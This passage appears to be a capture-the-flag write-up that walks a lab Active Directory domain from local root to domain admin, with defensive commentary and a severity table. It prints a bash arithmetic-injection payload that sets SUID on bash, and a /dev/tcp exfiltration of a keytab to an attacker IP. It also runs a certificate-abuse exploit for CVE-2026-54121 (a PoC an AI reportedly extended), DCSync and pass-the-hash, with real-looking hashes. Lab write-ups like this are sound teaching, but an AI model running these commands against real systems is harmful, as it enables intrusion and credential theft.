16
17
18
19
main() {
    print_banner
    print_menu
    read mode
    printf '\n'

    if [[ "$mode" -eq 1 ]]; then
        temp_cleanup
    elif [[ "$mode" -eq 2 ]]; then
        cache_cleanup
    elif [[ "$mode" -eq 3 ]]; then
        report_and_prune
    else
        printf '[!] Invalid mode selected\n'
        exit 1
    fi

    printf '\n[+] Routine cleanup completed successfully\n'
}
The input is quoted, there is no eval, and the value never reaches a command line. It still executes arbitrary commands as root.
9.2 Why -eq is not a string comparison
Inside [[ ]], the arithmetic operators -eq, -ne, -lt, -gt, -le, -ge do not compare strings. Bash evaluates both operands as arithmetic expressions, using the same evaluator as $(( )). Quoting the variable makes no difference at all: quotes stop word splitting and globbing, and arithmetic evaluation happens after both.
Arithmetic evaluation understands array subscripts, and a subscript is itself an arithmetic expression that goes through full expansion first. So a[$(id)] is parsed as “the element of array a at index $(id)”, and to work out the index bash must first run id as a command substitution. The command runs before bash discovers that the result is not a number.
That is exactly what a probe payload shows:
1
2
3
Select mode: a[$(id)]

/opt/routine_cleanup.sh: line 60: uid=0(root) gid=0(root) groups=0(root): syntax error in expression (error token is "(root) gid=0(root) groups=0(root)")
The error message is the proof. Bash could not parse uid=0(root) gid=0(root) groups=0(root) as an integer, which means it had already executed id and substituted the output, as root.
The same class of bug reaches
[[ $x -eq 1 ]],(( x == 1 )),let,$(( )), array subscripts, anddeclare -i x=$untrusted. The safe comparison for untrusted input is the string form ([[ "$mode" == "1" ]]) or an explicit whitelist withcase. See command injection for the related tricks on escaping an arithmetic context.
9.3 SUID bash
Swap the probe for something with a side effect:
1
2
3
Select mode: a[$(chmod +s /bin/bash)]

[!] Invalid mode selected
The script reports an invalid mode and exits 1, which is fine, because the payload already ran:
1
2
ls -la /bin/bash
/bin/bash -p
1
2
-rwsr-sr-x 1 root root 1265648 May  7 20:33 /bin/bash
bash-5.2#
-p is required. Without it bash notices the effective UID does not match the real UID and drops privileges on startup; -p tells it to keep them.
chmod +s /bin/bashleaves a permanent, world-usable root backdoor on the host, and every local account can now use it. On a real engagement prefer a payload that does not persist (a reverse shell, or a copy of bash placed in a directory you control and removed afterwards), and if you do set the bit, record it and restorechmod 755 /bin/bashduring cleanup.
9.4 sssd.conf, and the cached credentials
/etc/sssd/sssd.conf is 0600 root-only, so this is the first point in the box where it can be read. It answers two open questions at once:
1
cat /etc/sssd/sssd.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
[sssd]
services = nss, pam, ssh
config_file_version = 2
domains = casper.hsm

[nss]
filter_users = root
filter_groups = root

[pam]

[domain/casper.hsm]
id_provider = ad
auth_provider = ad
access_provider = simple
chpass_provider = ad

ad_domain = casper.hsm
krb5_realm = CASPER.HSM
realmd_tags = manages-system joined-with-adcli

cache_credentials = true
krb5_store_password_if_offline = true

default_shell = /bin/bash
fallback_homedir = /home/%u

use_fully_qualified_names = false
ldap_id_mapping = true
enumerate = true

simple_allow_groups = srv_admins@casper.hsm

[ssh]
First: what SRV_ADMINS was actually for. access_provider = simple plus simple_allow_groups = srv_admins@casper.hsm is the login gate inferred back in section 8.1. Every domain user that is not in srv_admins is refused at PAM regardless of how valid their Kerberos ticket is, which is exactly why points was the one name worth borrowing. use_fully_qualified_names = false is the other half of that: it is why the local account is plain points rather than points@casper.hsm, so the principal name in the ticket lines up with a bare POSIX username with nothing to translate.
Two smaller notes from the same file. enumerate = true means getent passwd on this host lists the whole domain, which would have been a free user list at any point after the SSH foothold. And ldap_id_mapping = true means POSIX UIDs are derived algorithmically from the AD SID instead of being read from the directory, which explains the krb5cc_107801104 path visible in the cache dump below: SSSD’s default mapping hands this domain a 200000-wide slice starting at 107800000, and xjr’s RID is 1104.
Second: credentials at rest. cache_credentials = true and krb5_store_password_if_offline = true mean every interactive logon leaves a hash of the user’s domain password in SSSD’s databases under /var/lib/sss/db/, so that people can still log in when the DC is unreachable. Those files are root-readable, and dumping the cache turns up the entries for users who have logged in:
 The SSSD sysdb cache:
 xjr@casper.hsm, its memberof entries, the path to its Kerberos ccache, and a cachedPassword field holding a $6$ sha512crypt hash.
This is exactly the extraction performed on DarkCorp, where tdbtool dump on the copied /var/lib/sss/db files produced a $6$ blob that cracked and handed over a domain admin’s plaintext. The same primitive is available here, and the same $6$ sha512crypt hash comes out.
The difference is the outcome: this one did not crack. rockyou.txt and the usual rule sets get nowhere against fFvq52PzJpO98X8!, which is a random 16-character string rather than a human-chosen password. So the cache is a real credential-at-rest finding on this box and it produced nothing usable, partly because we already had the plaintext from the CI environment anyway.
cache_credentials = trueis an availability setting, not a security one, andrealmdwrites it into the config by default. Root on any SSSD host is therefore a set of offline-crackable domain password hashes, one per user who has ever logged in. The control that actually worked here was password entropy, not turning the cache off.
10. The keytab: NIX01$
A domain-joined Linux host keeps its machine account’s Kerberos keys in a keytab, normally /etc/krb5.keytab. This one is in /root:
1
find / -type f -name '*keytab' 2>/dev/null
1
./krb5.keytab
There is no SMB share to copy it out through and no python on the path worth trusting, so bash’s own /dev/tcp pseudo-device is the shortest exfil:
1
cat krb5.keytab > /dev/tcp/10.200.77.37/9999
On the attacker side, nc -lvnp 9999 > krb5.keytab catches it. A keytab is a sequence of (realm, principal, enctype, key) entries, and for an arcfour-hmac-md5 entry the key is the NT hash, so no cracking is involved:
1
uv run /tools/KeyTabExtractor2/keytabExtractor2.py krb5.keytab
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File version 5.2 successfully imported.

[+] Entry 1:
	REALM : CASPER.HSM
	SERVICE PRINCIPAL : NIX01$
	NTLM HASH : 0cf15e4eee91372abddec89ec40e636e

[+] Entry 2:
	REALM : CASPER.HSM
	SERVICE PRINCIPAL : NIX01$
	AES-128 HASH : 52018b232858e98374e4344d1db0111c

[+] Entry 3:
	REALM : CASPER.HSM
	SERVICE PRINCIPAL : NIX01$
	AES-256 HASH : 0791b813fd10e4506796b8cd214ea0ca8f3ef019f30cdf626cdab38b4e7eace2
Fifteen entries in total, but they are five SPNs (NIX01$, host/NIX01, host/NIX01.casper.hsm, RestrictedKrbHost/NIX01, RestrictedKrbHost/NIX01.casper.hsm) times three enctypes, all sharing the same three keys. What we have is one thing: the credentials of a domain computer account.
Root on any domain-joined machine, Windows or Linux, is the machine account. That is the single most valuable thing about a Linux foothold in an AD environment, and it is why
/etc/krb5.keytabdeserves the same handling as aSYSTEMhive.
11. Domain compromise: CertiGhost (CVE-2026-54121)
11.1 The bug
Issuing from a template that builds its subject from the directory means the CA cannot take the name from the CSR: it has to ask a Domain Controller who the requester is. CVE-2026-54121 is that the CA honours a caller-supplied cdc request attribute naming which DC to ask. Point it at a rogue LDAP server, answer the lookup with the target DC’s sAMAccountName, objectSid and dNSHostName, and the CA issues a certificate for DC01$. PKINIT with it returns DC01$’s hash. The theory page walks the full chain, including the rogue SMB server that makes the CA’s callback authenticate for real.
The part worth stressing here is what is not involved. Machine is a default template, the CA has User Specified SAN : Disabled, enrollment is the stock Domain Computers grant, and no ESC applies. Every certificate finding from section 5 was a misconfiguration; this one is not. The CA does exactly what it was designed to do, against a directory that lied to it.
11.2 MachineAccountQuota is 0
The PoC’s default flow creates a throwaway machine account (GHOSTxxxxxxxx$) to be the requester, which needs ms-DS-MachineAccountQuota to be non-zero. On Casper it is not:
1
nxc ldap $FQDN -u xjr -p 'fFvq52PzJpO98X8!' -M maq
1
2
MAQ         10.0.25.161     389    DC01             [*] Getting the MachineAccountQuota
MAQ         10.0.25.161     389    DC01             MachineAccountQuota: 0
But the account creation was never the point of the exercise; the tool only creates one because it needs some computer identity to submit the request as. We already have one, NIX01$, straight out of the keytab.
So rather than fighting the quota, I had Claude extend the PoC to authenticate as an existing computer account instead of creating a new one. The patch adds a --computer-name plus --computer-pass / --computer-hash argument group, normalises the trailing $ and the [LM:]NT hash format, validates that the two are supplied together, warns if the account cannot be found in AD, and lets that computer account also drive the initial LDAP discovery so -u / -p become optional.
MachineAccountQuota: 0is a good hardening default and it does block a whole family of attacks (Certifried/CVE-2022-26923, RBCD from a fresh computer,sAMAccountNamespoofing). What it does not do is protect anything once you already hold a machine account’s secret. Treat “quota is 0” as raising the cost of an attack, never as closing the class.
11.3 Running it
The rogue LSA and LDAP servers bind privileged ports, so this runs as root:
1
2
3
sudo uv run --with asn1crypto --with impacket /tools/certighost/certighost.py \
  --computer-name 'nix01$' --computer-hash ':0cf15e4eee91372abddec89ec40e636e' \
  -d $DOMAIN --dc-ip $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
[*] Connecting to LDAPS as nix01$
[*] Detecting infrastructure
    DC: 10.0.25.161 | CA: casper-DC01-CA (10.0.25.161)
    Target: DC01$ | SID: S-1-5-21-247086266-1178499391-1139383971-1000
[*] Using existing computer: NIX01$
[*] Starting rogue servers (LSA:445 + LDAP:389)
[*] Requesting certificate (template=Machine, cdc=10.200.77.37)
    Saved: dc01.pfx
[*] PKINIT as DC01$
[*] Got hash for DC01$:
    DC01$:aad3b435b51404eeaad3b435b51404ee:55a83395647a19e6a1775834018e2708
    ccache: dc01.ccache
[*] GGWP
[*] Using existing computer: NIX01$ is the patched path: no account creation, no quota check, no cleanup to do afterwards.
The rogue servers listen on 445 and 389 on the attacking host. If a local Samba,
ldap, or another tool is already bound to either port the CA’s callback silently fails and the request is denied with a generic0x800706ba. Check withss -ltnp | grep -E ':(389|445)'before blaming the exploit.
11.4 DCSync
A Domain Controller’s machine account holds DS-Replication-Get-Changes and DS-Replication-Get-Changes-All by virtue of being in Domain Controllers, so DC01$’s hash is a DCSync:
1
2
secretsdump.py $DOMAIN/'DC01$'@$FQDN -hashes ':55a83395647a19e6a1775834018e2708' \
  -just-dc-user administrator -just-dc-ntlm
1
2
3
4
5
6
Impacket v0.14.0.dev0+20260528.131215.b27827ae - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bcbc89c6b432121c9aadb39395d4a9cc:::
[*] Cleaning up...
-just-dc-user administrator -just-dc-ntlm keeps the replication request scoped to a single account instead of pulling the whole NTDS, which is both faster and dramatically quieter.
Pass the hash into SMB and read the flag off the Administrator’s desktop:
1
smbclient.py $DOMAIN/Administrator@$FQDN -hashes ':bcbc89c6b432121c9aadb39395d4a9cc'
1
2
3
4
# use C$
# cd Users/Administrator/Desktop
# cat root.txt
HSM{redacted}
Domain compromised.
Understanding the Attack Chain
Not one step on this box is a memory-safety bug or a service exploit. Ten of the eleven are a permission, an attribute, or a default working precisely as documented. Cross-referencing what each primitive would score as a standalone finding against what it does in sequence:
| Primitive | Isolated finding severity | Chained impact |
|---|---|---|
| Archived GitLab project readable anonymously | Low (information exposure) | Reaches the deleted commit |
| Credentials in a deleted commit | High (secret in VCS) | GitLab login as xjr |
| Password reuse GitLab / AD account name | Medium (hygiene) | Confirms the user to target |
| Stopped CI environment keeps its variables | High (secret at rest) | Real AD credential for xjr |
msDS-KeyCredentialLink write on jags | High (ACL) | jags NT hash, no password change |
CasperCorpCertificateUsers enrollment right | Low (by design) | A client-auth certificate for jags |
altSecurityIdentities write on jay | Critical (silent) | jags’s cert authenticates as jay |
msDS-GroupMSAMembership write on the gMSA | Critical (ACL) | Managed password for casper-gmsa$ |
GenericWrite on carlito | High (ACL) | carlito NT hash |
| RC4 Kerberos pre-auth off (Server 2025) | (defensive control) | Forced the crack, did not prevent it |
casper88! cracks against rockyou | Low (weak password) | Plaintext for the NT_ENTERPRISE TGT |
userPrincipalName write on carlito | Medium (looks cosmetic) | Ticket that names points |
SRV_ADMINS gates SSH login on NIX01 | (working as designed) | Names the one identity worth borrowing |
| GSSAPI SSH authorising on principal name | (working as designed) | Shell as points on NIX01 |
NOPASSWD script using [[ -eq ]] | Critical (local root) | Root on NIX01 |
krb5.keytab in /root | High (credential at rest) | NIX01$ machine account |
MachineAccountQuota: 0 | (defensive control) | Bypassed, existing account reused |
CVE-2026-54121 cdc redirection | Critical (CVE) | Certificate and hash for DC01$ |
DC01$ in Domain Controllers | (by design) | DCSync, Domain Admin |